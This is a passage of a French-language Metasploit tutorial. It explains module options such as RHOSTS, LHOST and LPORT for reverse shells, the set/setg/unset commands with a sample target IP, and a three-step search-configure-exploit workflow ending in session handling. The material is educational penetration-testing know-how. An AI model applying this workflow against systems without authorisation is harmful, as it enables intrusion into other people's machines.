RHOSTS: Remote host = hôte distant, l’adresse IP ou le nom de domaine de la cible.RPORT: Remote port = port distant, le port sur le système cible sur lequel l’application web est en cours d’exécution.PAYLOAD: Le payload (la charge utile) que vous utiliserez avec l’exploit.LHOST: Localhost = hôte local, l’adresse IP de la machine attaquante.LPORT: Local port = port local, port que vous utiliserez pour un reverse shell se connectant à vous. Il s’agit d’un port sur votre machine attaquante, que vous pourrez ouvrir librement tant qu’il n’est pas déjà utilisé par une autre application.SESSION: Chaque connexion établie avec le système cible en exploitant une faille possède un identifiant de session. Vous utiliserez ce paramètre pour indiquer aux modules de post-exploitation lesquels se connectent à la cible via une connexion déjà établie.
Vous pouvez modifier un paramètre avec set, le supprimer avec unset, ou réinitialiser avec unset all.
Utiliser set et unset (paramètres globaux)
Dans Metasploit, lorsque vous réglez un paramètre avec la commande set (par exemple l’adresse de la machine cible), ce réglage n’est valable que pour l’outil (le module) que vous êtes en train d’utiliser. Si vous changez d’outil, il faudra le re-régler.
À l’inverse, la commande setg (pour set global) permet d’enregistrer un réglage pour tous les outils. C’est très pratique lorsque vous testez plusieurs outils de suite sur la même machine cible : vous n’avez pas besoin de retaper son adresse à chaque fois, car elle reste gardée en mémoire même si vous changez de module.
Pour retirer un réglage normal, on utilise unset (ou unset all pour tout remettre à zéro), et pour effacer un réglage global, on utilise la commande correspondante unsetg.
Exemple :
setg rhosts 10.10.165.39Cela permet de définir l’adresse 10.10.165.39 comme cible globale pour vos différents tests.
Les trois étapes clés de l’exploitation avec Metasploit
Metasploit simplifie le travail des pentesters en structurant le processus d’exploitation autour de trois phases essentielles :
1. Recherche de l’exploit
- Identifier une faille connue dans le service ciblé.
- Utiliser des modules d’exploit dans Metasploit adaptés à la vulnérabilité détectée.
2. Personnalisation de l’exploit
- Configurer les options nécessaires : adresse IP cible, port, type de payload…
- Vérifier les paramètres requis via la commande
show options.
3. Exploitation de la vulnérabilité
- Lancer l’exploit pour exécuter le payload.
- Gérer la session ouverte (par exemple avec
sessions -i) pour interagir avec la machine compromise.
Ce tutoriel a renforcé vos connaissances et les clés essentielles pour prendre en main Metasploit Framework dans msfconsole: explorer ses répertoires (auxiliary, encoders, evasion, exploits, nops, payloads, post), travailler par contexte, configurer vos paramètres (set, setg, unset) et mener une exploitation structurée en trois étapes (recherche, personnalisation, exploitation) jusqu’à la gestion des sessions.
Exploit-DB : La base de données publique d’exploit

Fondateur de l’agence Créa-troyes.
Affilié France Num
Intervenant en Freelance.
Contactez-moi